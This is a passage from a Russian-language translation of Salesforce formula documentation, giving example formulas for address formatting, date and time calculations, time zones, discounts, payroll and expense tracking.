ShippingCity & ",
" & ShippingState & " " &
ShippingPostalCode & BR()
& ShippingCountry,
"France",
ShippingStreet & BR() &
ShippingPostalCode & " " &
ShippingCity & BR() &
ShippingCountry, "etc")
```

### Телефонный код страны

Данная формула определяет телефонный код страны контакта на основе поля почтового адреса «Страна в почтовом адресе».

```
CASE (MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?)
```

### Неотформатированный номер телефона

Данная формула удаляет круглые скобки и тире из номеров телефонов, относящихся к Северной Америке. Данный алгоритм является обязательным для некоторых программ автонабора.

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

### Примеры формул: категоризация данных

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Размер сделки: крупные и мелкие сделки

Данная формула возвращает значение Large Deal для сделок со стоимостью более 1 000 000 рублей или значение Small Deal для всех остальных сделок.

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

#### Размер сделки: мелкие сделки

Данная формула отображает значение Small, если цена и количество не превышают единицы. В противном случае данное поле отображается пустым.

```
IF(AND(Price<1,Quantity<1),"Small", null)
```

### Категоризация продуктов

Данная формула проверяет содержимое настраиваемого текстового поля Product\_Type и возвращает значение Parts для любого продукта, содержащего слово part. В противном случае возвращается значение Service. Обратите внимание, что значения чувствительны к регистру, поэтому, если поле Product\_Type содержит значение Part или PART, то данная формула возвращает значение Service.

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Использование даты и значений даты/времени в формулах

Формулы даты могут использоваться для управления сроками платежа, продолжительностью контрактов или любыми другими функциями организации, зависящими от времени или даты. Даты могут использовать один из двух типов данных: «Дата» и «Дата/время». Как правило, значения даты используют тип данных «Дата», хранящий сведения о годе, месяце и дне. Некоторые поля (например, CreatedDate) используют тип данных «Дата/время», хранящий сведения о годе, месяце, дне и времени по Гринвичу, но отображающий их в часовом поясе пользователя. При просмотре в отчетах или на страницах сведений о записях поля типа «Дата» и «Дата/время» форматируются согласно региону пользователя.

Чтобы вычислить будущую дату или прошедшее время между двумя датами, примените ко значениям типа «Дата» и «Дата/время» математические операции (например, сложение или вычитание). Например, чтобы определить разницу между двумя исходными значениями в днях (тип данных «Число»), отнимите одну дату от другой. Чтобы вычислить десятичное значение, определяющее разницу в днях, часах и минутах, выполните аналогичную операцию над двумя значениями типа «Дата/время».

Например, разница между двумя значениями типа «Дата/время», выраженная десятичным числом «5,52», указывает, что промежуток между двумя значениями составляет 5 дней, 12 часов (0,5 дня) и 28 минут (0,02 дня). Поля типа «Дата» и «Дата/время» могут дополняться числовыми значениями. Например, операция TODAY () + 3 прибавляет к текущей дате три дня. Дополнительную информацию и примеры использования дат см. в разделе [«Типичные формулы даты»](#).

В рассмотренных примерах используются переменные `date` и `date/time`, соответствующие фактическим полям или значениям типа «Дата» и «Дата/время».

Помните, что размер сложных функций даты может превышать размер текстовых или числовых функций формулы, препятствуя использованию допустимого размера компиляции формулы. Дополнительную информацию о данной проблеме см. в документе [«Советы по сокращению размера формулы»](#).

### Функции TODAY() и NOW()

Функция TODAY () возвращает текущий день, месяц и год как тип данных «Дата». Данная функция может использоваться для вычисления количества прошедших дней, определения будущей даты или отображения текущей даты.

Функция NOW () возвращает текущую дату и время как тип данных «Дата/время». Данная функция может использоваться в формулах, содержащих не только дату, но и время.

Дополнительную информацию о преобразовании значений типа «Дата» и «Дата/время» см. в подразделе «Преобразование значений типа "Дата" и "Дата/время"».

### Функция DATE()

Функция DATE () возвращает значение типа «Дата», учитывая год, месяц и день. Числовые значения года, месяца и дня, а также функции YEAR (), MONTH () и DAY (), являются допустимыми параметрами функции DATE (). Например, функция DATE ( 2013 , 6 , 1 ) возвращает значение «1 июня 2013 года». Аналогичная функция DATE ( YEAR ( TODAY () ) , MONTH ( TODAY () ) + 3 , 1 ) возвращает значение типа «Дата», соответствующее первому дню предстоящего месяца (плюс 3 месяца) текущего года, при условии, что дата является допустимой (например, месяцу соответствует число от 1 до 12).

В противном случае функция DATE () возвращает ошибку. При использовании значений типа «Дата» рекомендуем всегда выполнять проверку на наличие ошибок. Дополнительную информацию о методах обработки недопустимых дат см. в разделе [«Типичные формулы даты»](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.



### Преобразование значений типа «Дата/время» в значения типа «Дата» (или наоборот)

Типы данных «Дата» и «Дата/время» не являются взаимозаменяемыми. Прежде чем выполнить операции между значениями типа «Дата» и «Дата/время», рекомендуем преобразовать одно из значений и убедиться, что оба значения используют один тип данных. Помните, что некоторые функции (например, YEAR ( ), MONTH ( ) и DAY ( ) ) применяются только к значениям типа «Дата», поэтому значения типа «Дата/время» должны быть преобразованы первыми.

Чтобы преобразовать значение типа «Дата/время» в значение типа «Дата», воспользуйтесь функцией DATEVALUE ( **date/time** ). Например, YEAR ( DATEVALUE ( **date/time** ) ) позволяет извлечь год из значения типа «Дата/время».

Чтобы преобразовать значение типа «Дата» в значение типа «Дата/время», воспользуйтесь функцией DATETIMEVALUE ( **date** ). Данная функция задает стандартное время (12:00 по Гринвичу), которое при просмотре записи отображается в часовом поясе соответствующего пользователя. Например, если пользователь находится в Сан-Франциско, то функция DATETIMEVALUE ( TODAY ( ) ) возвращает значение «17:00» предыдущего дня (при переходе на летнее время) взамен значения «12:00» текущего дня. Дополнительную информацию см. в подразделе «Примечание по использованию поля типа "Дата/время" и часовых поясов».

### Преобразование значений типа «Дата» в текст (или наоборот)

Чтобы добавить дату как часть строки, преобразуйте значение типа «Дата» в текст посредством функции TEXT ( ). Например, чтобы извлечь текущую дату в виде текста, воспользуйтесь формулой ниже.

```
"Today's date is " & TEXT ( TODAY ( ) )
```

Данная формула возвращает дату в формате ГГГГ-ММ-ДД вместо зависимого от региона формата. Чтобы изменить формат, рекомендуем сначала извлечь день, месяц и год из даты, а затем использовать их в нужном формате. Например:

```
"Today's date is " & TEXT ( MONTH ( date ) ) & "/" & TEXT ( DAY ( date ) ) & "/" & TEXT ( YEAR ( date ) ) )
```

Чтобы использовать строковое значение в других полях типа «Дата» и формулах, рекомендуем преобразовать текст в дату. Текст должен быть отформатирован как дата (ГГГГ-ММ-ДД). Чтобы извлечь значение типа «Дата», воспользуйтесь формулой ниже.

```
DATEVALUE ( "YYYY-MM-DD" )
```

### Преобразование значений типа «Дата/время» в текст (или наоборот)

Чтобы добавить значения типа «Дата/время» в строку, воспользуйтесь функцией TEXT ( ). Помните о различиях в часовых поясах. Например, воспользуйтесь формулой ниже.

```
"The current date and time is " & TEXT ( NOW ( ) )
```

Данная формула содержит функцию NOW ( ), соответствующую смещению относительно Гринвича. Как правило, значение функции NOW ( ) отображается в часовом поясе соответствующего пользователя, но значение, преобразованное в текст, не подлежит данному преобразованию. Например, данная формула, выполняемая 1 августа в 17:00 по часовому поясу Сан-Франциско (GMT-7), возвращает следующий результат: «The current date and time is 2013-08-02 00:00:00Z».

Символ «Z», добавляемый при преобразовании значения типа «Дата/время» в текст, обозначает время по Гринвичу. Функция TEXT ( **date/time** ) возвращает символ «Z» при наличии пустого поля. Прежде чем преобразовать в текст, проверьте значение типа «Дата/время», которое может быть пустым.

```
IF (
  ISBLANK ( date/time ),
```

```
"" ,
ТЕХТ ( date/time )
)
```

Чтобы преобразовать строку в значение типа «Дата/время», воспользуйтесь функцией DATETIMEVALUE ( ) , передающей строку в формате ГГГГ-ММ-ДД ЧЧ:ММ:СС. Данный метод возвращает значение типа «Дата/время» по Гринвичу.

#### Примечание по использованию поля типа «Дата/время» и часовых поясов

Значения типа «Дата» и «Дата/время» хранятся по Гринвичу. При сохранении записи значения полей отображаются по Гринвичу, но при просмотре в отчетах и на страницах сведений о записях данные значения отображаются в часовом поясе соответствующего пользователя. Данный алгоритм не является проблемой при преобразовании дат, так как преобразование значения типа «Дата/время» в значение типа «Дата» возвращает аналогичное значение типа «Дата».

Тем не менее, при использовании полей и значений типа «Дата/время» преобразование всегда выполняется по Гринвичу, а не часовому поясу пользователя. При вычитании одного стандартного поля типа «Дата/время» из другого оба поля используют одинаковый часовой пояс. Если одно из используемых значений является результатом преобразования текстового значения или значения типа «Дата» в значение типа «Дата/время», то результаты могут различаться.

Например, пользователь из Сан-Франциско заполняет настраиваемое поле Date\_Time\_c типа «Дата/время» значением «12:00 2 августа 2013 года». Данное значение сохраняется как «2013-08-02 07:00:00Z», так как разница во времени относительно Гринвича составляет 7 часов. Пользователь просматривает запись в 00:00 1 августа по Тихоокеанскому летнему времени; при этом выполняется формула ниже.

```
Date_Time_c - NOW()
```

При вычислении функция NOW ( ) заменяется значением «2013-08-01 19:00:00Z», которое затем вычитается из значения «2013-08-02 07:00:00Z», а формула возвращает результат «0,5» (12 часов).

Допустим, что формула преобразует строку «2013-08-01 12:00:00» в значение типа «Дата/время» взамен использования функции NOW().

```
Date_Time_c - DATETIMEVALUE ( "2013-08-01 12:00:00" )
```

В данном случае функция DATETIMEVALUE ( "2013-08-01 12:00:00" ) соответствует значению «2013-08-01 12:00:00Z» и возвращает результат «0,79167» (19 часов).

Данная формула не позволяет определять часовой пояс пользователя. При нахождении всех пользователей в одном часовом поясе рекомендуем скорректировать разницу между часовым поясом пользователей и Гринвичем путем ее прибавления или вычитания из преобразованных значений. Тем не менее, формула не позволяет учитывать переход на летнее время, применяемый к некоторым часовым поясам, а также корректно обрабатывать ежегодно меняющиеся даты начала и окончания перехода. Рекомендуем использовать Apex для транзакций, требующих преобразования значений типа «Дата/время» в текстовые значения или значения типа «Дата», либо наоборот.

#### Типичные формулы для значений типа «Дата» и «Дата/время»

Ниже перечислены примеры практического применения формул для значений типа «Дата» и «Дата/время».

- [Поиск дня, месяца или года по дате](#)
- [Определение високосного года](#)
- [Поиск квартала, содержащего дату](#)
- [Поиск недели года, содержащей дату](#)
- [Поиск двух дат, относящихся к одному месяцу](#)

- Поиск последнего дня месяца
- Отображение месяца строкой
- Поиск и отображение дня недели по дате
- Поиск следующего дня недели после даты
- Поиск количества дней между двумя датами
- Поиск количества рабочих дней между двумя датами
- Добавление дней, месяцев и лет к дате
- Добавление рабочих дней к дате
- Поиск часа, минуты или секунды по полю типа «Дата/время»
- Поиск прошедшего времени между полями типа «Дата/время»
- Поиск количества рабочих часов между двумя полями типа «Дата/время»

#### Типичные формулы даты

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

#### Типичные формулы даты

##### Поиск дня, месяца или года по дате

Чтобы вернуть соответствующие числовые значения, воспользуйтесь функциями DAY ( **date** ), MONTH ( **date** ) и YEAR ( **date** ). Замените поле **date** значением типа «Дата» (например, TODAY ( ) ).

Чтобы использовать данные функции со значениями типа «Дата/время», рекомендуем преобразовать данные значения в даты посредством функции DATEVALUE ( ) . Например, DAY ( DATEVALUE ( **date/time** ) ).

##### Определение високосного года

Данная формула определяет високосный год. Високосным считается только тот год, который может быть разделен на 400 или 4, но не на 100.

```
OR (
  MOD ( YEAR ( date ), 400 ) = 0,
  AND (
    MOD ( YEAR ( date ), 4 ) = 0,
    MOD ( YEAR ( date ), 100 ) != 0
  )
)
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Поиск квартала, содержащего дату

Данная формула позволяет определить стандартный квартал, содержащий выбранную дату. Данная формула возвращает номер квартала (1–4), содержащего поле *date*, путем деления текущего месяца на значение «3» (количество месяцев в каждом квартале) и выбора верхнего значения.

```
CEILING( MONTH ( date ) / 3 )
```

Смещенные кварталы обрабатываются аналогичной формулой; единственным отличием является смещение месяца выбранной даты на количество месяцев, прошедших между январем и первым кварталом финансового года. Чтобы найти квартал, содержащий выбранную дату, при смещении первого квартала на февраль, воспользуйтесь примером ниже.

```
CEILING( ( MONTH ( date ) - 1 ) / 3 )
```

Чтобы проверить текущий квартал на наличие выбранной даты, добавьте операцию проверки, позволяющую сравнить год и квартал выбранной даты с годом и кварталом функции TODAY () .

```
AND (
  CEILING( MONTH( date ) / 3 ) = CEILING( MONTH( TODAY() ) / 3 ),
  YEAR( date ) = YEAR( TODAY() )
)
```

### Поиск недели года, содержащей дату

Чтобы найти номер недели года, содержащей выбранную дату, воспользуйтесь формулой ниже.

```
IF (
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1 ) / 7 ) > 52,
  52,
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1 ) / 7 )
)
```

Чтобы найти текущую неделю, определите количество дней в текущем году и разделите полученное значение на «7». Оператор IF () гарантирует, что номер недели, возвращаемый формулой, не превышает значения «52». Например, формула возвращает значение «52» для выбранной даты «31 декабря» выбранного года, несмотря на то, что количество недель, следующих за неделей января, превышает значение «52».

### Поиск двух дат, относящихся к одному месяцу

Чтобы определить принадлежность двух дат к одному месяцу (например, для правила проверки даты закрытия возможности на принадлежность текущему месяцу), воспользуйтесь формулой ниже.

```
AND (
  MONTH( date_1 ) == MONTH( date_2 ),
  YEAR( date_1 ) == YEAR( date_2 )
)
```

### Поиск последнего дня месяца

Чтобы найти последний день месяца, найдите первый день следующего месяца и отнимите один день.

```
IF (
  MONTH( date ) = 12,
  DATE( YEAR( date ), 12, 31 ),

```

```
DATE( YEAR( date ), MONTH ( date ) + 1, 1 ) - 1
)
```

### Отображение месяца строкой

Чтобы вернуть месяц в виде текстовой строки, воспользуйтесь формулой ниже.

```
CASE (
  MONTH( date ),
  1, "January",
  2, "February",
  3, "March",
  4, "April",
  5, "May",
  6, "June",
  7, "July",
  8, "August",
  9, "September",
  10, "October",
  11, "November",
  "December",
)
```

При использовании мультиязычной организации имена месяцев могут быть заменены настраиваемой меткой.

```
CASE (
  MONTH( date ),
  1, $Label.Month_of_Year_1,
  2, $Label.Month_of_Year_2,
  3, $Label.Month_of_Year_3,
  4, $Label.Month_of_Year_4,
  5, $Label.Month_of_Year_5,
  6, $Label.Month_of_Year_6,
  7, $Label.Month_of_Year_7,
  8, $Label.Month_of_Year_8,
  9, $Label.Month_of_Year_9,
  10, $Label.Month_of_Year_10,
  11, $Label.Month_of_Year_11,
  $Label.Month_of_Year_12
)
```

### Поиск и отображение дня недели по дате

Чтобы найти день недели по значению типа «Дата», отнимите дату, являющуюся воскресеньем (например, 7 января 1900 года), от выбранной даты (например, TODAY ()). Данное действие позволяет определить разницу в днях. Функция MOD () определяет остаток деления данного результата на «7», позволяя получить числовое значение дня недели — от «0» (воскресенье) до «6» (суббота). Чтобы вернуть найденный день недели в виде текстовой строки, воспользуйтесь формулой ниже.

```
CASE (
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  0, "Sunday",
  1, "Monday",
  2, "Tuesday",
```

```
3, "Wednesday",
4, "Thursday",
5, "Friday",
"Saturday"
)
```

Обратите внимание, что данная формула действует только для дат, следующих за 7 января 1900 года. Чтобы найти день недели для более ранней даты, воспользуйтесь аналогичной формулой, но выберите любое другое предшествующее воскресенье (например, 5 января 1800 года).

Если началом недели является другой день, рекомендуем настроить данную формулу. Например, при использовании недели, начинающейся в понедельник, введите дату 8 января 1900 года. См. новую формулу ниже.

```
CASE (
  MOD( date - DATE( 1900, 1, 8 ), 7 ),
  0, "Monday",
  1, "Tuesday",
  2, "Wednesday",
  3, "Thursday",
  4, "Friday",
  5, "Saturday",
  "Sunday"
)
```

При использовании мультиязычной организации имена дней недели могут быть заменены переменной (например, `Label.Day_of_Week_1`) — подобно формуле для извлечения имени месяца.

#### Поиск следующего дня недели после даты

Чтобы найти дату следующего экземпляра отдельного дня недели, который следует за выбранной датой, определите количество дней недели, составляющее разницу между полями `date` и `day_of_week`, — от «0» (воскресенье) до «6» (суббота). Чтобы определить дату для значения поля `day_of_week`, добавьте полученную разницу к текущей дате. Данная формула содержит оператор `IF()`, который обрабатывает случаи, где значение поля `day_of_week` предшествует дню недели, соответствующему значению поля `date` (например, поле `date` заменяется четвергом, а поле `day_of_week` — понедельником), путем добавления «7» к полученной разнице.

```
date + ( day_of_week - MOD( date - DATE( 1900, 1, 7 ), 7 ) )
+
IF (
  MOD( date - DATE( 1900, 1, 7 ), 7 ) >= day_of_week,
  7,
  0
)
```

В зависимости от текущих требований, значение поля `day_of_week` может быть заменено постоянной или другим полем.

#### Поиск количества дней между двумя датами

Чтобы найти количество дней, прошедших между двумя датами (`date_1` и `date_2`), отнимите более раннюю дату от более поздней даты: `date_1 - date_2`.

Чтобы определить дату, прошедшую определенное количество дней назад, рекомендуем немного изменить данную формулу. Например, если поле содержит дату, прошедшую более 30 дней назад, то результат формулы должен быть истинным. В противном случае результат формулы должен быть ложным. См. данную формулу ниже.

```
TODAY () - 30 > date
```

Поиск количества рабочих дней между двумя датами

Чтобы вычислить количество рабочих дней, прошедших между двумя датами, рекомендуем воспользоваться более сложной формулой, чем при вычислении общего количества прошедших дней. Выберите любой прошедший понедельник в качестве опорной даты, а затем определите количество полных и неполных недель, прошедших между опорной и выбранной датами. При использовании пятидневной рабочей недели данные значения умножаются на «5», после чего одно значение вычитается из другого.

```
( 5 * ( FLOOR ( ( date_1 - DATE ( 1900, 1, 8 ) ) / 7 ) ) + MIN ( 5, MOD ( date_1 - DATE ( 1900, 1, 8 ), 7 ) ) )  
-  
( 5 * ( FLOOR ( ( date_2 - DATE ( 1900, 1, 8 ) ) / 7 ) ) + MIN ( 5, MOD ( date_2 - DATE ( 1900, 1, 8 ), 7 ) ) )
```

Данная формула содержит поля *date\_1* (более поздняя дата) и *date\_2* (более ранняя дата). Чтобы вычислить количество рабочих дней при использовании более короткой или более длинной рабочей недели, рекомендуем заменить все значения «5» нужным количеством рабочих дней.

Добавление дней, месяцев и лет к дате

Чтобы добавить определенное количество дней к дате, просто добавьте нужное число к дате. Например, чтобы добавить пять дней к дате, воспользуйтесь следующей формулой: **date** + 5.

Чтобы добавить года к дате, выполните аналогичное действие. Помните, что будущая дата может быть недопустимой. Например, формула возвращает недопустимую дату при добавлении пяти лет к дате «29 февраля» (високосный год). Формула ниже добавляет поле *num\_years* к полю *date*, одновременно проверяя, используется ли дата «29 февраля», и относится ли будущая дата к високосному году. При выполнении данных условий формула возвращает дату «1 марта» будущего года. В противном случае, формула возвращает тот же месяц и день будущего года, определяемого полем *num\_years*.

```
IF (  
  AND (  
    MONTH ( date ) = 2,  
    DAY ( date ) = 29,  
    NOT (  
      OR (  
        MOD ( YEAR ( date ), 400 ) = 0,  
        AND (  
          MOD ( YEAR ( date ), 4 ) = 0,  
          MOD ( YEAR ( date ), 100 ) != 0  
        )  
      )  
    )  
  ),  
  DATE ( YEAR ( date ) + num_years, 3, 1 ),  
  DATE ( YEAR ( date ) + num_years, MONTH ( date ), DAY ( date ) )  
)
```

Чтобы добавить месяца к дате, рекомендуем воспользоваться более сложной формулой, так как месяца различаются по продолжительности, а цикличность месяцев возобновляется каждый год. Другими словами, дата, допустимая в одном месяце (31 января), может быть недопустимой в другом месяце (31 февраля). Чтобы избежать подобной ситуации, рекомендуем считать продолжительность каждого месяца как 365/12 дней.

```
date + ( ( 365 / 12 ) * Number_months )
```

Несмотря на точность оценки, данная формула не возвращает точную дату. Например, при добавлении двух месяцев к дате «30 апреля» формула возвращает дату «29 июня» вместо даты «30 июня». Точность возвращаемой даты определяется параметрами организации. Другими словами, какую дату должна вернуть формула при добавлении одного месяца к дате «31 января»: «28 февраля» (последний день следующего месяца) или «2 марта» (30 дней после 31 января)?

Данная формула:

- возвращает дату «1 марта», если будущим месяцем является февраль, а дата следует за 28 числом. Данная часть формулы выполняет одинаковый алгоритм для високосных и невисокосных лет.
- возвращает первый день следующего месяца, если будущим месяцем является апрель, июнь, сентябрь или ноябрь, а дата следует за 30 числом.
- возвращает точную дату в будущем месяце.

Формула ниже добавляет два месяца к выбранной дате. Чтобы применить другие алгоритмы для последних дат месяца, рекомендуем изменить условия данной формулы.

```
DATE (
  YEAR( date ) + FLOOR( ( MONTH ( date ) + 2 - 1 ) / 12 ),
  MOD( MONTH ( date ) + 2 - 1 +
    IF( DAY ( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ), 1, 0 ), 12 ) + 1,
    IF( DAY( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ),
      1, DAY( date )
    )
  )
)
```

Чтобы гарантировать выполнение некоторого действия *перед* вычисленной датой, если данные формулы используются для вычисления дат истечения срока действия, рекомендуем отнять один день от возвращаемого значения.

Добавление рабочих дней к дате

Данная формула добавляет три рабочих дня к выбранному значению поля *date*.

```
CASE (
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  3, date + 2 + 3,
```



```
4, date + 2 + 3,
5, date + 2 + 3,
6, date + 1 + 3,
date + 3
)
```

Данная формула определяет день недели, соответствующий значению поля *date*. Если дате соответствует среда, четверг или пятница, то формула учитывает выходные дни и добавляет к дате пять календарных дней (два выходных дня и три рабочих дня). Если поле *date* заменяется субботой, рекомендуем добавить четыре календарных дня. Если дате соответствует воскресенье, понедельник или вторник, рекомендуем добавить три дня. Данная формула позволяет легко изменять нужное количество рабочих дней. Чтобы настроить данную формулу, рекомендуем воспользоваться советами по извлечению дня недели.

Поиск часа, минуты или секунды по полю типа «Дата/время»

Чтобы извлечь час, минуту и секунду из поля типа «Дата/время» в виде числового значения, воспользуйтесь формулами ниже, где поле *TZoffset* заменяется разницей между часовым поясом пользователя и Гринвичем. Для извлечения часов при использовании 24-часового формата:

```
VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) )
```

Для извлечения часов при использовании 12-часового формата:

```
IF (
  OR (
    VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  12,
  VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) )
  -
  IF (
    VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) < 12,
    0,
    12
  )
)
```

Для извлечения минут:

```
VALUE ( MID ( TEXT ( date/time - TZoffset ), 15, 2 ) )
```

Для извлечения секунд:

```
VALUE ( MID ( TEXT ( date/time - TZoffset ), 18, 2 ) )
```

Чтобы извлечь значение AM или PM в виде строки, воспользуйтесь формулой ниже.

```
IF (
  VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

Чтобы извлечь время в виде строки формата ЧЧ:ММ:СС A/PM, воспользуйтесь формулой ниже.

```
IF (
  OR (
    VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  "12",
  TEXT ( VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) )
    -
    IF (
      VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) < 12,
      0,
      12
    )
  )
)
& ":" &
MID ( TEXT ( date/time - TZoffset ), 15, 2 )
& ":" &
MID ( TEXT ( date/time - TZoffset ), 18, 2 )
& " " &
IF (
  VALUE ( MID ( TEXT ( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

При добавлении времени в поля формулы рекомендуем учитывать разницу между часовым поясом организации и Гринвичем. Дополнительную информацию о смещении часового пояса, используемом в данной формуле, см. в подразделе [«Примечание по использованию поля типа "Дата/время" и часовых поясов»](#) на странице 4702.

Поиск прошедшего времени между полями типа «Дата/время»

Чтобы узнать разницу между двумя значениями даты в виде числа, вычтите одну из другой, как указано далее: **date\_1** – **date\_2**.

Чтобы найти прошедшее время между двумя значениями типа «Дата/время», рекомендуем воспользоваться более сложной формулой. Эта формула преобразует разницу между двумя значениями дата/время, **datetime\_1** и **datetime\_2**, в дни, часы и минуты.

```
IF (
  datetime_1 - datetime_2 > 0 ,
  TEXT ( FLOOR ( datetime_1 - datetime_2 ) ) & " days "
  & TEXT ( FLOOR ( MOD ( ( datetime_1 - datetime_2 ) * 24, 24 ) ) ) & " hours "
  & TEXT ( ROUND ( MOD ( ( datetime_1 - datetime_2 ) * 24 * 60, 60 ), 0 ) ) & " minutes",
  ""
)
```

Поиск количества рабочих часов между двумя полями типа «Дата/время»

Формула для поиска рабочих часов между двумя значениями типа «Дата/время» расширяет формулу для поиска прошедших рабочих дней. По аналогии, данная формула использует значение типа «Дата/время» в качестве опорного (например,

16:00 по Гринвичу 8 января 1900 года) и вычисляет соответствующие разницы относительно выбранных дат. Формула округляет найденное значение до ближайшего часа и использует 8-часовой рабочий день (9:00—17:00).

```
ROUND ( 8 * (
  ( 5 * FLOOR ( ( DATEVALUE ( date/time_1 ) - DATE ( 1900, 1, 8 ) ) / 7 ) +
  MIN ( 5,
    MOD ( DATEVALUE ( date/time_1 ) - DATE ( 1900, 1, 8 ), 7 ) +
    MIN ( 1, 24 / 8 * ( MOD ( date/time_1 - DATETIMEVALUE ( '1900-01-08 16:00:00' ), 1 ) )
  )
)
)
-
( 5 * FLOOR ( ( DATEVALUE ( date/time_2 ) - DATE ( 1900, 1, 8 ) ) / 7 ) +
  MIN ( 5,
    MOD ( DATEVALUE ( date/time_2 ) - DATE ( 1996, 1, 1 ), 7 ) +
    MIN ( 1, 24 / 8 * ( MOD ( date/time_2 - DATETIMEVALUE ( '1900-01-08 16:00:00' ), 1 ) )
  )
)
),
0 )
```

Чтобы вычислить количество рабочих часов при использовании более длинного или более короткого рабочего дня, рекомендуем заменить все значения «8» нужным количеством рабочих часов. При нахождении в другом часовом поясе или начале рабочего дня в другое время рекомендуем заменить опорное время временем начала рабочего дня по Гринвичу. Дополнительную информацию см. в подразделе [«Примечание по использованию поля типа "Дата/время" и часовых поясов»](#).

СМ. ТАКЖЕ:

[Использование даты и значений даты/времени в формулах](#)

[Примеры полей сложной формулы](#)

[Советы по созданию формул](#)

## Примеры формул: предоставление скидки

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе [«Операторы и функции формулы»](#) на странице 4632.

### Скидка по обслуживанию и ремонту

Данное поле формулы использует два настраиваемых поля валюты: Maintenance Amount и Services Amount. Данная формула отображает значение Discounted, если стоимость обслуживания и стоимость ремонта не равны значению стандартного поля возможности «Стоимость». В противном случае отображается значение Full Price.

```
IF (Maintenance_Amount__c + Services_Amount__c <> Amount,
  "Discounted",
  "Full Price")
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Сумма скидки по возможности

Данная формула вычисляет разницу между полями продукта Amount и Discount Amount. Обратите внимание, что поле Discount Amount является настраиваемым полем валюты.

```
Amount -
Discount_Amount__c
```

### Округление скидки по возможности

Рекомендуем использовать данную формулу для вычисления скидки по возможности, округленной до двух знаков. Данный пример использует числовое поле формулы для возможностей, содержащих настраиваемое поле процентов Discount Percent.

```
ROUND(Amount-Amount * Discount_Percent__c, 2)
```

### Скидка по возможности с утверждением

Данная формула добавляет флажок «Скидка утверждена» в возможность. Формула использует условную логику для проверки значения флажка утверждения перед вычислением комиссии.

```
IF(Discount_Approved__c, ROUND(Amount - Amount * DiscountPercent__c, 2), Amount)
```

### Примеры формул: услуги для сотрудников

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Вычисление премии

Данный пример определяет размер премии сотрудника на основе наименьшего из двух значений: валовая прибыль сотрудника, умноженная на процент премии, или прибыль компании, разделенная поровну на всех сотрудников. Данный пример предполагает наличие готового настраиваемого числового поля Number of Employees, настраиваемого поля процентов Bonus Percent и настраиваемых полей валюты Gross (для сотрудника) и Performance (для компании).

```
MIN(Gross__c * Bonus_Percent__c,
Performance__c / Number_of_Employees__c)
```

#### Пенсионный план 401К сотрудника

Данный пример использует формулу, определяющую сумму, которая должна переводиться на имя сотрудника согласно пенсионному плану 401К: половина взноса сотрудника или 250 долларов (в зависимости от того, что меньше). Данный пример предполагает наличие готового настраиваемого поля валюты Contribution.

```
MIN(250, Contribution__c / 2)
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Количество отработанных часов за неделю

Данная формула использует настраиваемую вкладку для включения функции отслеживания рабочих часов за день. Используемое поле формулы суммирует часы за неделю.

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

### Общая сумма выплаты

Данная формула определяет общую выплату путем сложения нормативных часов, умноженных на ставку за нормативное рабочее время, и сверхурочных часов, умноженных на ставку за сверхурочное рабочее время.

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

### Примеры формул: отслеживание расходов

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Идентификатор расходов

Данная формула отображает текст Expense-, за которым следуют поля Trip Name и Expense Number. Данное поле формулы является текстовым и использует настраиваемое поле Expense Number.

```
"Expense-" &
    Trip_Name__c & "-" & ExpenseNum__c
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Вычисление расстояния

Данная формула вычисляет расходы на посещение офиса клиента по ставке 35 рублей за километр.

```
Miles_Driven__c * 0.35
```

### Примеры формул: финансовые вычисления

